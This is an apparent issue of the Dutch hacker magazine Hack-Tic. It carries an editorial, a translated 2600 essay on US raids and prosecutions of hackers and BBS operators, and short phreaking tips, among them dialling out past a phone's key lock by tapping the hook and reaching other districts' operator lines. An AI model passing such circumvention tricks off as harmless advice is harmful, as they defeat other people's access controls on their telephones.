Dubbeldik en extra geconcentreerd

f7,-

HACK-TIC

11/12

TIJDSCHRIFT VOOR TECHNO-ANARCHISTEN

Met in dit nummer:

- Wetsvoorstel computercriminaliteit
- Vervolging hackers in de USA
- Wij kopiëren je Magneetkaart!
- WordPerfect-5 locked-file decoder
- Valsspelen op fruitautomaten
- en nog veel meer ....



COLOFON

Hack-Tic is Nederlands eerste hackerblad. Het verschijnt zonder enige regelmaat. Het eerste nummer verscheen 13 januari 1989.

UITGAVE: Met veel moeite door de Stichting Hack-Tic, een cover-up voor een groep individuen zonder enige kennis van zaken.

MET DANK AAN:: The Key, Herman Acker, Peter Poelman, Rhinoewind, Taco, Paul, Xokum 3, The Dude, The Great Einstein, RGB Productions, Gert en Rop. Verder krijgen we informatie uit de gekste kringen.

ILLUSTRATIES: Koen Hottentot.

C. V.: Archibald Tuttle

KONTAKT: De redaktie is te bereiken via p.b. 22953, 1100 DL Amsterdam. UUCP: ropg@ooc.uva.nl. Ons telefoonnummer is 020-6001480 (ons superdeluxe antwoordapparaat staat 24 uur per dag tot uw beschikking).

PRIJS: Losse nummers kosten 4 gulden, een abonnement voor 10 nummers (hoe lang het ook duurt om die uit te geven) kost ƒ 37,50. Abonnementsgelden kun je overmaken op gironummer 6065765 t.n.v. de Stichting Hack-Tic of op bankrekeningnummer 96.72.84.541 t.n.v. Rop Gonggrijp. Abonnementen beginnen met het laatst uitgegeven nummer tenzij je bij de betaling een ander beginnummer aangeeft. Dit is een dubbelnummer en het kost ƒ 7,-. Bedrijven en instellingen betalen ƒ 100,- voor een abonnement.

ABONNEMENT VOOR HET LEVEN: Voor ƒ375,- heb je een levenslang abonnement op Hack-Tic dat zelfs na de dood testamentair op een ander over kan gaan. Het abonnement duurt zolang Hack-Tic duurt. Nooit meer gezeur met het verlengen van je abonnement! Buitenlandse Levensabonnees krijgen een gratis woordenboek van Nederlands naar de taal van hun keuze. Als je abonnee voor het leven wordt krijg je alle oude nummers (voor zover voorradig) thuis gestuurd.

PRIVACY: Het is natuurlijk via onze bankafschriften makkelijk na te gaan wie er abonnee zijn. Heb je een maatschappelijke positie die je niet wilt verliezen dan kun je ook geld en adres bijsluiten in een envelop en die aan onze postbus sturen, wij weten dan genoeg. De Hack-Tic wordt altijd verstuurd in een neutrale envelop. Hack-Tic is ook verkrijgbaar bij de goede boekhandel.

DISCLAIMER: Informatie in Hack-Tic dient slechts een educatief doel. Gebruik van deze informatie zou strafbaar/staatsgevaarlijk/ stout kunnen zijn. De redaktie wijst iedere verantwoordelijkheid voor gebruik door lezers van de in Hack-Tic opgenomen informatie af. De mening van een auteur weerspiegelt niet noodzakelijkerwijs de mening van de redaktie of uitgever.

NADRUK: toegestaan! Kranten, tijdschriften, omroepstichtingen, politieke partijen, wasmachinereparateurs etc. etc. mogen zonder voorafgaande toestemming van de redaktie (maar natuurlijk met bronvermelding) stukken overnemen uit de Hack-Tic. De bovenstaande disclaimer blijft echter van kracht. Nadruk van de gehele Hack-Tic is natuurlijk verboden.

NABESTELLEN: Oude nummers kosten ƒ4,- en kunnen via de redaktiepostbus besteld worden. Sommige nummers zijn schaars en moeilijk te pakken te krijgen.

HOE: Hack-Tic werd met Ventura 2.0 gemaakt op een gammele AT. Print-outs van elke pagina werden met zo'n modern lasergeval gezoeft en daarna ambachtelijk gedrukt. Dan nog even ergens laten vouwen, nieten en snijden en klaar was Kees.

VERKRIJGBAAR: Erg moeilijk, maar wellicht bij: Het Computercollectief, Fort van Sjakoo en Athenaeum Boekhandel, allen in Amsterdam, De Rooie Rat in Utrecht, Dencker in Nijmegen en Athenaeum in Haarlem.

Dit is Hack-Tic 11/12

(Als je het nog niet door had)


Zoals gewoonlijk komt deze Hack-Tic precies uit op het moment dat je je afvroeg of we nog wel bestonden. Hier zijn 48 pagina's onversneden informatie. Zo hebben we onder andere een kopieerservice voor magneetkaarten (zie pagina 24) en een artikel over "softwarebugs" in fruitmachines. Ook hebben we in dit nummer een decoder voor de versleutelde bestanden van WordPerfect en het zoveelste truukje om gratis te kunnen bellen in telefooncellen. Oh ja, we staan 31 november en 1 december op de HCC-dagen in de jaarbeurshallen in Utrecht (stand K67.5) met onder andere een flinke voorraad oude nummers en de magneetkaartcopier.

We hebben 10 nummers lang veel aandacht besteed aan technische truukjes en tips die wij zelf leuk vonden en waarvan we vonden dat meer mensen ze zouden moeten weten. Maak je niet ongerust: dat blijven we doen, ook als de 'wet computercriminaliteit' er door komt. Misschien zullen we sommige zaken iets anders formuleren maar het merendeel van de artikelen in Hack-Tic blijft zoals het was.

Wel is het tijdstip aangebroken om even uit ons hi-tech holletje te kruipen en een kijkje te nemen in de niet-virtuele wereld. In deze Hack-Tic een artikel over de wet computercriminaliteit en wat deze wet voor hackers betekent. Verder een groot artikel uit de Verenigde Staten over hacker-vervolgingen aldaar. Dit artikel plaatsen we met het beangstigende voorgevoel dat het hier de 'geschiedenis van een mogelijke toekomst in Nederland' betreft.

Een hoge agent bij een van de drie regionale teams die straks de computercriminaliteit moeten gaan bestrijden werd bij Veronica Nieuwslijn gevraagd of het spelen van computerspelletjes op de zaak nu ook computercriminaliteit was. Het antwoord: "Nou dat is een randgeval".

Hier is Hack-Tic, het blad voor randgevallen !



Hack-Tic Light

telefoonlijntje snuiven

In Spanje schijnt een nieuwe rage te zijn ontstaan: junks hebben ontdekt dat bij verbranding van de hoorn van een spaanse telefooncel gassen vrijkomen waar je high van wordt. Het verhaal vertelt niet of dit alles erg goed voor je is, maar de eerste chemische telefoonverslavingen zijn een feit!

Just say No

De Amerikaanse computerveiligheidsexpert Eugene Spafford zegt dat het bedrijfsleven een bijdrage zou kunnen leveren aan veiligere computersystemen door geen hackers meer aan te nemen. Spafford, die onder meer bekendheid geniet door zijn snelle analyse van de Internet-Worm, wil er geld op zetten dat de schrijver van deze worm - Robert T. Morris - een hoog salaris kan verdienen bij de vele computerveiligheidsbedrijven bij wie hij hoog op het verlanglijstje staat. "Het is alsof je een bekend brandstichter aanstelt om een brandalarm te installeren", aldus Spafford, "Alsof de kennis van brandstichting je een betere brandweerman maakt".

Spafford zou ons inziens best iets meer eerbied kunnen hebben voor de mensen die zijn broodwinning mogelijk maken.

06-11 als elk kwartje telt !

06-11, het nieuw ingevoerde landelijke alarmnummer, is nog steeds vanuit veel telefooncellen NIET gratis te bellen. Bel als je weer eens in een telefooncel bent 007 (wel gratis!) en rapporteer dit als een storing!

Chaos Communication Congress

Het jaarlijkse Chaos Communication Congress vindt zoals gebruikelijk plaats in het Eidelstätter Bürgerhaus, Elbgaustr. 12, D-2000 Hamburg 54 en loopt van 27 t/m 29 december. Het kost DM 30,- voor drie dagen en is de perfecte gelegenheid om de trieste namaakvrolijkheid van de kerstdagen te ontvluchten. Als je op zoek bent naar een goedkope lift kun je altijd met ons hoofdkwartier bellen (zie colofon) voor meer informatie.

Legaal goedkoper bellen

Internationale gesprekken zijn duur. Het is echter volstrekt legaal (!) mogelijk om een stuk goedkoper te bellen. Als je een gesprek van Nederland naar Duitsland via een stuk Nederland met grenstarief laat lopen ben je soms een stuk voordeliger uit. En als je een kabel over de grens hebt liggen kun je een hele stapel telefoongesprekken tegen

ramsjprijzen aanbieden. Dat hier een grote markt ligt hebben ze in Amerika al lang bedacht: 'doorbelnummers' langs de grens steken de kop op en dwingen AT&T om de Amerikaanse tarieven al in November fors omlaag te brengen.

Toen er veel te weinig lijnen waren vanuit West- naar Oost-Berlijn werden veel gesprekken via Nederland gevoerd. Dit was wel duurder, maar je kon tenminste bellen. Als je aan de grens woont lijkt het ons dat je een zakcentje kunt verdienen.

Fictieve netnummers

Wellicht voor velen al een oud truukje maar toch: elk telefoondistrict heeft een netnummer 0XX01 waarbij XX staat voor het tweede en derde cijfer van elk 5-cijferig netnummer in dat district. Bel je nu 0XX01-1YY dan bel je de 00Y van dat district (dus 008 in district Utrecht is 03401-188). Bel je 0XX01-11Y dan bel je de 001Y van district XX. Districtnummers zijn:

11: Goes	44: Maastricht
16: Breda	47: Venlo
17: Den Haag	49: Eindhoven
18: Rotterdam	51: *Leeuwarden
21: Hilversum	52: Zwolle
22: Alkmaar	54: Hengelo
25: Haarlem	56: *Leeuwarden
29: Amsterdam	57: Deventer
32: Lelystad	59: Groningen
34: Utrecht	83: Arnhem
41: Den Bosch	88: Nijmegen
42: Tilburg	

* Leeuwarden heeft twee "SA-cijfers" (Zo heten ze in PTT-jargon) omdat er teveel gehuchten met 5-cijferige netnummers waren.

Dit truukje kan handig zijn als de 008 in je eigen district veel te lange wachtrijen heeft of als je de 004 van een ander district wilt spreken.

Telefoons met een slotje

Mocht je hospita zo'n telefoon met een slot op de kiesschijf of een door de PTT geleverde telefoon met ingebouwd slotje hebben geinstalleerd dan kun je door middel van korte tikjes op de haak toch nog bellen: 1 tikje is het cijfer 1, en 10 tikjes maken het cijfer 0. Een korte pauze tussen elk cijfer en een lange tijd oefenen op de wat hogere cijfers doen wonderen. Mocht je op een tooncentrale zitten dan kun je natuurlijk ook bij de lokale taiwanees een DTMF-kiezertje kopen.

Rectificatie

Beter laat dan nooit: in Hack-Tic nummer 1 gaven we een beschrijving van het signalleringsysteem CCITT-4 zoals gebruikt in de internationale telefonie. Een abonnee maakte ons er laatst op attent dat daar een foutje in geslopen is: Tussen de 4 toontjes waaruit elk cijfer bestaat hoort een pauze van 40 ms en dat stond niet in het artikel.

We komen in de volgende Hack-Tic met meer signaleringssystemen en wat je zoal met een toongenerator en een telefoonnet kunt uitspoken.

Hacking in de VS

In de VS worden hackers aktief vervolgd. Sterker nog: iedereen die waarschijnlijk wel eens iets met hacken te maken zou kunnen hebben kan rekenen op de warme belangstelling van een groot aantal overheidsinstellingen. Een groot aantal anti-hacking wetten moet het Amerikaanse publiek beschermen tegen de bedreiging die hackers vormen voor hun dagelijks leven.

Het lentenummer van 2600 Magazine zette de zaken op een rijtje en beschreef hoe de 'Secret Service' (een orgaan dat de president en het geldverkeer moet beschermen) omgaat met burgerlijke vrijheden gedurende haar pogingen om een hacker en telefoonphreak-tijdschrift de mond te snoeren. Omdat de kans niet denkbeeldig is dat we hier in Nederland binnenkort ook wetten tegen het hacken krijgen en eigenlijk niemand zich kan voorstellen hoe die wetten gehandhaafd moeten gaan worden besloot ik een kijkje te gaan nemen in het land waar deze vervolging het meest voortvarend wordt aangepakt. Al snel waren de koffers gepakt en zat ik in het vliegtuig op weg naar het land van de onbegrensde mogelijkheden.

Goed, na het aflopen van bijeenkomsten voor hackers in New York en door heel California is eigenlijk maar een conclusie mogelijk: er zijn daar nog maar weinig hackers over die er tegen vreemden voor durven uitkomen dat ze hacken. Openbare on-line systemen moeten dicht omdat de sysops het niet meer kunnen opbrengen om alle post op hun systeem te controleren op 'illegale' technieken en ideeën. Amerikanen die een leeftijd hebben bereikt waarop ze juridisch volledig aansprakelijk zijn en dus jaren de gevangenis in kunnen verdwijnen houden zich dan ook zelden of niet meer met datareizen bezig. Ondertussen roepen publieke aanklagers ouders op om het modem uit de kinderkamer te verwijderen.

Op de nu volgende pagina's het oorspronkelijke en eigenlijk nog steeds beste verhaal over de situatie ter plaatse, geschreven door Emmanuel Goldstein. Dit verhaal komt uit 2600 Magazine, maar is ook op diverse Amerikaanse bulletin boards en op het USENET vele malen terug te vinden. We plaatsen het hele artikel omdat het (in al haar al-dan-niet digitale verschijningen) volgens ons aan de basis ligt van een nieuwe stroming in kringen van hackers. Het verhaal is voor Hack-Tic iets aan de lange kant, en om het onverkort te kunnen plaatsen hebben we het maar in een wat kleiner lettertje gezet.

For your protection

Door Emmanuel Goldstein

Al jaren vertelt 2600 verhalen over hackers die met handhavers van de wet te maken krijgen. Het is verontrustend om te zien dat onruststokers en ontdekkers in het gevang belanden omdat ze met het verkeerde speelgoed speelden en te veel vragen stelden. Toendertijd zeiden we dat het belangrijk was om tegen zulke onrechtvaardigheden te protesteren. Ze konden ons tenslotte niet allemaal opsluiten.

Het lijkt er echter op dat die operatie nu wel degelijk op de agenda van enkele zeer machtige overheidsinstellingen staat. En nog beangstigender is dat het deze instellingen niet bijzonder kan schelen wie of wat er met die hackers meegeveegd wordt, zo lang alle hackers maar opgeveegd worden. Klaarblijkelijk zijn wij een grotere bedreiging dan we voorheen hadden aangenomen.

Terugkijkend komt dit alles niet echt als een verrassing. Eigenlijk begint het nu allemaal te dagen. Je hoeft niet langer paranoide of politiek gemotiveerd te zijn om de parallellen te zien in wat er gebeurd is. Censuur, politieoptreden, 'vrijwillige' urinetests, leugendetectors, handschriftanalyse, bewakingscamera's, overdreven crises die allemaal leiden tot minder vrijheid. En dan te bedenken dat je onschuldig bent en niks te verbergen hebt. En alles veel effectiever doordat het immers gaat om onbegrijpelijke hi-tech. Wie anders dan de mensen die begrijpen hoe de techniek werkt zou jij aanwijzen als het grootste struikelblok? Het lijkt er op dat de grootste bedreiging voor het systeem bestaat uit mensen die het kunnen manipuleren.

Het nu volgende verhaal is beangstigend, zonneklaar en simpel. Je hoeft geen hacker te zijn om het te begrijpen. De woorden en ideeën zijn eenvoudig overdraagbaar naar elke tijd en elke cultuur.

Invallen

"We kunnen nu een razzia verwachten ... Ik hoop alleen maar dat ik er doorheen zal komen en mijn vrienden ook. Het is tijd om aan jezelf te denken. Het maakt niet uit waar je mee bezig bent ... Het ziet er naar uit dat de overheid denkt dat het einde in zicht is ... Ik denk dat ze achter de 'leraren' aanzitten ... en dat is dus waar ze hun energie aan besteden: alle hackers stoppen en zelfs voorkomen dat mensen een bedreiging worden."

Dit was een van de reacties op een computer bulletin board op een serie van invallen bij hackers. De invallen begonnen in 1989 en intensiveerden begin 1990. Atlanta, St. Louis en New York waren hoofddoelen in wat toen nog een onbekend onderzoek was.

Dit zou op zich niet zo alarmerend zijn - invallen bij hackers zijn gewoon geworden - ware het niet dat er voor de eerste keer een hacker-tijdschrift mee 'geëlimineerd' is.

Phrack was een electronische nieuwsbrief verspreid vanuit St. Louis en wereldwijd gedistribueerd. Phrack schreef over hacker- en phreakzaken en was te vinden op bijna alle hacker bulletin boards. Hoewel soms gevoelige zaken gepubliceerd werden, keken de redacteuren er wel voor uit iets illegaals te publiceren (zoals credit card nummers, passwords, sprint codes, etc.). We beschreven "Phrack World News" (een vaste rubriek in Phrack) in onze zomer-89 editie als "een must voor veel hackers". Phrack leek op veel manieren op 2600, met als uitzondering dat Phrack via de electronische post werd verstuurd inplaats van met U.S. Mail. Dit onderscheid werd Phrack's ondergang.

Het blijkt nu dat alle inkomende en uitgaande electronische berichten voor en van Phrack werden gevolgd door de autoriteiten. Elk bericht in en elk bericht uit! Het betrof hier geen gehackte mailboxen die door een paar hackers gebruikt werden. Het betrof post naar legale accounts die verkregen waren

via de school waar de twee redakteuren op zaten. Privacy op zulke mailboxen, hoewel niet gegarandeerd, kon als vanzelfsprekend worden aangenomen. Nu niet meer.

Het is tamelijk duidelijk dat niets van dit alles was gebeurd, niets van dit alles had kunnen gebeuren als Phrack een niet-electronisch tijdschrift was geweest. Een gedrukt tijdschrift zou niet zo makkelijk te intimideren zijn om z'n mailing-list af te geven zoals dit bij Phrack het geval was. Als een gedrukt tijdschrift op deze manier was gevloerd nadat alle post geopend en gelezen was dan zouden zelfs de minder begaafde sensatiezuchtige media-figuren het gesnapt hebben: hee, is dit niet in strijd met het First Amendment?

Berichten van journalisten die begrepen wat er aan de hand was en die de implicaties overzagen verdronken snel in de media-hysterie die volgde. Mensen werden in staat van beschuldiging gesteld. Uitgever/redakteur Craig Neidorf, in de hacker-wereld bekend als Knight Lightning, werd in een zeven punten tellende aanklacht beschuldigd van medeplichtigheid aan een complot om informatie te stelen over het geavanceerde 911 systeem (Amerikaanse alarmnummer, HT) zoals dat door Bell South wordt geëxploiteerd. Al snel schreeuwden de krantekoppen dat hackers ingebroken hadden in het 911-systeem en rotzooiden met alarmgesprekken. Een krantenartikel zei dat er geen aanwijzingen waren dat iemand was gestorven of gewond was geraakt als gevolg van het binnendringen. Wat een opluchting. Jammer dat het niet waar was.

In werkelijkheid zijn er enkele ernstige wonden ontstaan als gevolg van het binnendringen: het binnendringen door overheid en media dan wel te verstaan. Wonden bij de verdachten die grote moeilijkheden zullen krijgen om met hun leven door te gaan zelfs als dit morgen allemaal vergeten is.

Als het niet vergeten wordt kan Craig Neidorf meer dan 30 jaar de gevangenis ingaan en een boete krijgen van $122.000. En waarvoor? laten we eens naar de aanklacht kijken:

"Het was ... deel van het plan dat verdachte Neidorf, gebruik makend van een computer op de University of Missouri in Colombia, Missouri zou en heeft ontvangen een kopie van de gestolen E911 tekstfile van verdachte (Robert J.) Riggs (uit Atlanta en in de Hackwereld bekend als Prophet) via een computer bulletin board system in Lockport (Illinios) en via het gebruik van een interlokaal datanetwerk."

"Verder was deel van het plan dat verdachte Neidorf het E911 artikel zou bewerken en herschrijven en ook heeft bewerkt en herschreven op verzoek van verdachte Riggs zodat de bron van de E911-Cursus textfile onbekend zou blijven en zodat het klaar was voor publicatie in een hacker-tijdschrift."

"Verder was het deel van het plan dat de verdachte Neidorf de gestolen E911-Cursus file via het door verdachte Riggs gebruikte interlokale bulletin board systeem in Lockport (Illinois) verder zou sturen.

"Verder was het deel van het plan dat de verdachten Riggs en Neidorf informatie zouden publiceren voor andere computer hackers die gebruikt zou kunnen worden om ongeoorloofd toegang te krijgen tot Alarm-911 in de VS om zodoende de 911-dienst in bepaalde delen van de VS te storen of te blokkeren."

Eigenlijk wordt Neidorf dus beschuldigd van het ontvangen van een gestolen document. Er staat in de aanklacht helemaal niets wat zelfs maar suggereert dat hij illegaal een computer binnen is geweest. Zijn misdaden zijn ontvangen, bewerken en verder sturen.

Wat staat er nu werkelijk in die file? Informatie om ongeautoriseerd toegang te krijgen tot, of zelfs schade toe te brengen aan de 911-service? Neuh. Het document (door de media abusievelijk 911-software genoemd, hetgeen veel misvattingen heeft veroorzaakt) wordt aangehaald in Phrack Volume 2, Nummer 24 en is een goede kandidaat voor het saaiste artikel ooit verschenen in Phrack. Volgens de aanklacht is dit document $79.449 waard.

Kort nadat de aanklachten waren ingediend kwam een lid van het 'Legion Of Doom' (een groep hackers waarvan de verdachten lid zouden zijn, HT) bekend als Erik Bloodaxe met een publieke verklaring. "Een groep van drie hackers haalde op een gegeven moment files uit een systeem van Southern Bell om er naar te kijken. Dit is de normale standaard-

procedure: je komt op een systeem, kijkt rond of er iets interessants op staat, zet het op je eigen disk en wellicht print je het uit voor de geschiedschrijving. Geen enkel lid van LOD heeft ooit (naar mijn weten) in een systeem ingebroken om zichzelf met de verkregen informatie te bevoordelen ... met wellicht als enige uitzondering een vergroting van de persoonlijke reputatie in de underground. Een hacker heeft die documentatie genomen en er een tekst over geschreven. Er zijn eigenlijk twee files, de ene is een overzicht en de andere is een index. De informatie is ongeschikt om iets anders aan te ontlenen dan kennis over hoe een fragment van het telefoonnet werkt."

Verder zei hij dat Neidorf geen manier had om te controleren of het hier om bedrijfsgeheime informatie ging.

De openbare aanklagers weigeren te zeggen wat de hackers aan deze informatie hadden kunnen hebben, zij hebben geen motief en geven geen opgave van de geleden schade. Verder is het een publiek geheim dat veel van de informatie uit de files als naslagwerk publiekelijk beschikbaar is.

In alle aanklachten wordt het Legion Of Doom omschreven als een "sterk samenhangende groep computer hackers" die zich bezighouden met:

- het verstoren van telecommunicatie door het binnendringen in electronische schakelsystemen en het veranderen van de routeringen van de verbindingen in deze electronische centrales;
- het stelen van copyrighted source code en informatie van bedrijven en individuen die deze in bezit hebben;
- het stelen en veranderen van informatie bij computers van kredietinstellingen.
- het frauduleus verkrijgen van geld en goederen van bedrijven door het veranderen van computerinformatie die door die bedrijven wordt gebruikt;
- het geven van informatie over hun methodes om computers aan te vallen aan andere hackers om zo de aandacht van wetshandhavers en telecommunicatie-veiligheidsambtenaren af te leiden.

Het is wrange ironie dat het LOD, dat geen "sterk samenhangende groep" is, zich niet tegen deze aanklachten kan verdedigen daar elke aangeklaagde het met zijn eigen verdediging veel te druk heeft. (Neidorf was trouwens geen lid van het LOD en Phrack was geen publicatie van het LOD, dit in tegenstelling tot wat vele persberichten beweren.)

Het wild wordt opgedreven

De system operator van The Phoenix Project, na gehoord te hebben wat er met de electronische post van Phrack was gebeurd, besloot aktie te ondernemen om de privacy van zijn gebruikers te beschermen. "Ik voeg binnen twee weken een coderingsroutine aan het postgedeelte toe. Ik weet nog niet precies hoe ik het ga aanpakken, maar mensen kunnen straks gecodeerde post uitwisselen met een wachtwoord wat alleen zij kennen.... Hoe dan ook, ik denk niet dat ik een inval krijg.... Ik run alleen maar een BBS. Toch bestaat de kans. Ik ga ervan uit dat mijn lijnen afgetapt worden tenzij het tegendeel bewezen is. Je kunt je afvragen of het wijs is om het systeem sowieso te laten draaien, maar ik heb persoonlijk enige onderzoeksinstanties gebeld en hen uitgenodigd hier aan de discussie deel te nemen. Als ik het gevoel heb dat het runnen van dit systeem mij in gevaar brengt dan hou ik er zonder verder bericht mee op - Ik hoop dat iedereen dit begrijpt. Het ziet er naar uit dat het jachtseizoen is geopend. Laten we hopen dat we er allemaal nog zijn over 6 maanden om er over te praten."

De nieuwe privacybescherming werd nooit ingebouwd; De apparatuur van The Phoenix Project werd enkele dagen later in beslag genomen.

De jacht werd nog steeds intensiever. Op 1 maart werd door de Secret Service een inval gedaan bij het kantoor van Steve Jackson Games, een uitgeverij in Austin. Volgens het AP nieuwsbericht werd ook het huis van de hoofdredakteur doorzocht. Politie en Secret Service namen boeken, gebruiksaanwijzingen, computers, technische apparatuur en andere documentatie mee. Ook de laatste versie van een door de firma geschreven science fiction spel werd meegenomen. Volgens de

lokale krant 'Austin American Statesman' wilden de autoriteiten weten of het spel gebruikt werd als een handboek voor computercriminaliteit.

Bellers naar het 'Illuminati' BBS (van Steve Jackson Games) kregen de volgende tekst op hun scherm:

"Voor we op 1 maart aan het werk konden werd Steve Jakson Games bezocht door agenten van de United States Secret Service. Zij hebben het gebouw grondig doorzocht, een aantal dozen in de opslagruimte opengetrokken, een paar sloten gebroken, een paar archiefkasten beschadigd (waar ze best in hadden mogen kijken als wij maar naar binnen hadden gemogen om ze open te maken), de telefoon op zijn zachtst gezegd onbeleefd opgenomen en enige computers in beslag genomen, onder andere die waarop dit systeem indertijd liep.

"Tot nu toe is ons nog niet duidelijk uitgelegd waar men naar zocht, wat men hoopte te vinden of wat dan ook. We zijn er redelijk zeker van dat Steve Jackson Games niet het onderwerp van het onderzoek is; hoe dan ook: we hebben niets illegaals gedaan en we hebben niets te verbergen. De apparatuur die in beslag is genomen beschouwt men echter kennelijk als bewijs in de zaak die men aan het onderzoeken is, en dus kan het nog wel even duren voor we die terug hebben. Zou over een maand kunnen zijn, of nooit....

"Om de kans dat ook dit systeem in beslag genomen wordt te verkleinen wordt alleen dit bericht uitgezonden en verder niets. Op het moment is er geen berichtenverkeer mogelijk. We verontschuldigen ons voor het ongemak, durfden we maar meer."

Een van de system operators van The Phoenix Project was ook bij Steve Jackson Games betrokken, en dat was voor de autoriteiten genoeg.

In het hele land gingen de invallen door en volgens de berichten gingen vele BBSen van de lijn. In Atlanta schreven de kranten dat drie plaatselijke LOD leden aankeken tegen 40 jaar gevangenisstraf en een boete van 2 miljoen dollar.

Een verklaring van een van de leden van het Legion Of Doom (The Mentor, ook sysop van The Phoenix Project) probeerde de situatie uit te leggen:

"LOD is opgericht om de beste denkers uit de computer-underground samen te brengen - en niet om schade toe te brengen of om persoonlijk gewin na te streven. Het doel was het delen van informatie en het bespreken van de techniek. De groep heeft altijd de hoogste ethische normen nagestreefd.... In een hoop gevallen hebben we ingegrepen om misbruik van systemen te voorkomen.... Ik ken de mensen die bij de 911 zaak betrokken zijn al jaren en het was absoluut niet de bedoeling om op wat voor manier dan ook de werking van het 911 systeem te verstoren. Hoewel we zo nu en dan een computer binnen zijn gegaan waar we niet thuis hoorden is het een reden voor uitsloting uit de groep om iets stuk te maken of fraude te plegen voor persoonlijk gewin.

"De grootste misdaad die we begaan hebben is nieuwsgierigheid.... We zijn ervoor verantwoordelijk dat in het verleden vele veiligheidslekken zijn gedicht, en dat hopen we te blijven doen. Een grote groep van (anonieme) computerveiligheidsexperts ziet ons als bondgenoten. Als zij het verkiezen om zich bekend te maken zouden we de ondersteuning op prijs stellen."

De ware aard....

Op hetzelfde moment ontvouwde zich in Lockport, Illinois een vreemde geschiedenis. Het publieke UNIX systeem met de naam Jolnet dat gebruikt was om de 911 files door te zenden werd in beslag genomen. Vooral vreemd is dat de sysop, Rich Andrews, al meer dan een jaar met de federale overheid samenwerkte. Andrews vond de files twee jaar geleden op zijn systeem en stuurde ze naar AT&T, en daarna namen de autoriteiten kontakt met hem op. Hij werkte volledig mee. Waarom werd zijn systeem dan in beslag genomen? Andrews beweerde dat het allemaal deel was van het onderzoek maar voegde er aan toe: "Een manier om hackers te pakken is door de BBSen die ze gebruiken te pakken."

De Jolnet-inval zond een schokgolf van woede door de BBS-wereld, speciaal onder

de sysops en gebruikers van publieke UNIX-systemen.

Cliff Figallo, een van de sysops van de The Well, een publiek UNIX systeem in California, sprak zijn bezorgdheid uit: "Het idee dat de overheid een systeem in beslag kan nemen als bewijsmateriaal terwijl vaststaat dat de eigenaar met het veronderstelde strafbare feit niets te maken heeft (en zonder enig respect voor het feit dat dat systeem de broodwinning van de eigenaar kan zijn) verontrust me, en het zou voor iedereen die bij een BBS betrokken is een zorg moeten zijn.

De vrijheid wordt ingeperkt

Ondanks alle uitingen van bezorgdheid om wat er gebeurd was zagen veel beheerders van systemen en BBSen zich genoodzaakt om de controle op hun systeem te verscherpen en vrije meningsuiting een beetje moeilijker te maken, dit alles voor hun eigen veiligheid.

Bill Kuykendall, systeembeheerder van The Point, een publiek UNIX systeem in Chicago, zei het in een aankondiging voor zijn gebruikers als volgt:

"Er is vandaag de dag geen enkele wet of jurisprudentie die mij dezelfde rechten geeft als andere communicatiediensten in het geval een derde (de gebruiker, U dus) mijn eigendom (The Point) gebruikt voor illegale aktiviteiten. Dat baart mij zorgen.

"Ik ben van plan de wettelijke vraagstukken die hier op tafel liggen tot het uiterste te onderzoeken. Ik ben van mening dat de rechten op vrije vergadering en vrije meningsuiting in het gedrang komen als eigenaren van publieke ontmoetingsplaatsen verantwoordelijk waren voor het naspeuren van alle gesprekken in de gangen en WC's van hun gebouwen voor verwijzingen naar illegale aktiviteiten.

"Onder zulke wetten zouden alle openbare ontmoetingsplaatsen gedwongen ophouden te bestaan en het recht om vrij te ontmoeten en vergaderen zou ook verdwijnen. Het gezonde verstand van deze redenering is door de wetgever nog niet op electronische ontmoetingsplaatsen toegepast. Dit moet worden afgedwongen, of BBSen houden op te bestaan.

"Op hetzelfde moment wil ik The Point blijven beheren met zo min mogelijk risico voor mijzelf. Daarom een paar nieuwe richtlijnen:

"Geen enkele gebruiker mag meer een openbaar of prive bericht posten zonder dat zijn naam en adres door mij afdoende zijn geverifieerd. De meeste gebruikers in Chicago zijn al geverifieerd door het electronische telefoonboek-systeem van Illinois Bell. Degenen onder U die een validatie berichtje hebben ontvangen waarin staat dat ik nog geen tijd heb gehad om hun adres te verifieren zullen moeten wachten tot ik tijd heb voor ze berichten kunnen posten.

"Adressen van buiten de staat zijn niet op bovenstaande manier te controleren... De korte-termijn oplossing voor gebruikers buiten het gebied rond Chicago is het vinden van een ander systeem dan The Point.

"Een aantal van de geplande uitbreidingen aan The Point zullen niet gebeuren tot er duidelijkheid is in de juridische situatie. Voorlopig zullen er geen shell-access of file upload/download mogelijkheden zijn.

"Mijn verontschuldigingen voor dit nieuwe beleid, maar onder de huidige omstandigheden lijkt me een bezwaarschrift bij de federale of staatoverheid het best op zijn plaats."

Dezelfde beperkingen werden op andere grote systemen ingevoerd terwijl veel kleine hacker-BBSen in hun geheel verdwenen. Sommigen in de hacker-wereld zeggen dat dit maar een fase is en dat hacker-boards terug zullen komen en gebruikers weer vrij zullen kunnen praten zonder hun woorden of identiteit te moeten registreren. Maar het gevoel dat er iets blijvend is veranderd blijft knagen. Een publicatie is monddood gemaakt. Honderden, zoniet duizenden, namen op verzendlijsten zijn in beslag genomen en daar zal zeker nog onderzoek op volgen. De feiten in het 911-verhaal zijn omwille van onwetendheid en sensatiezucht misvormd weergegeven. Mensen en organisaties die kontakt hadden met verdachten zijn nu zelf ook verdacht. En in het hele land worden systeembeheerders en -gebruikers bang om nog vrijuit te spreken. De feiten in ogenschouw genomen lijkt het geloof dat de demokratie zal zegevieren hopeloos naief. Toch moeten we hierin

blijven geloven. Vertrouwen op het systeem is echter niet genoeg.

We hopen dat we op een goede dag om dit alles zullen kunnen lachen. Laten we ons op dit moment echter op de feiten concentreren en zorgen dat die op de voorgrond blijven.

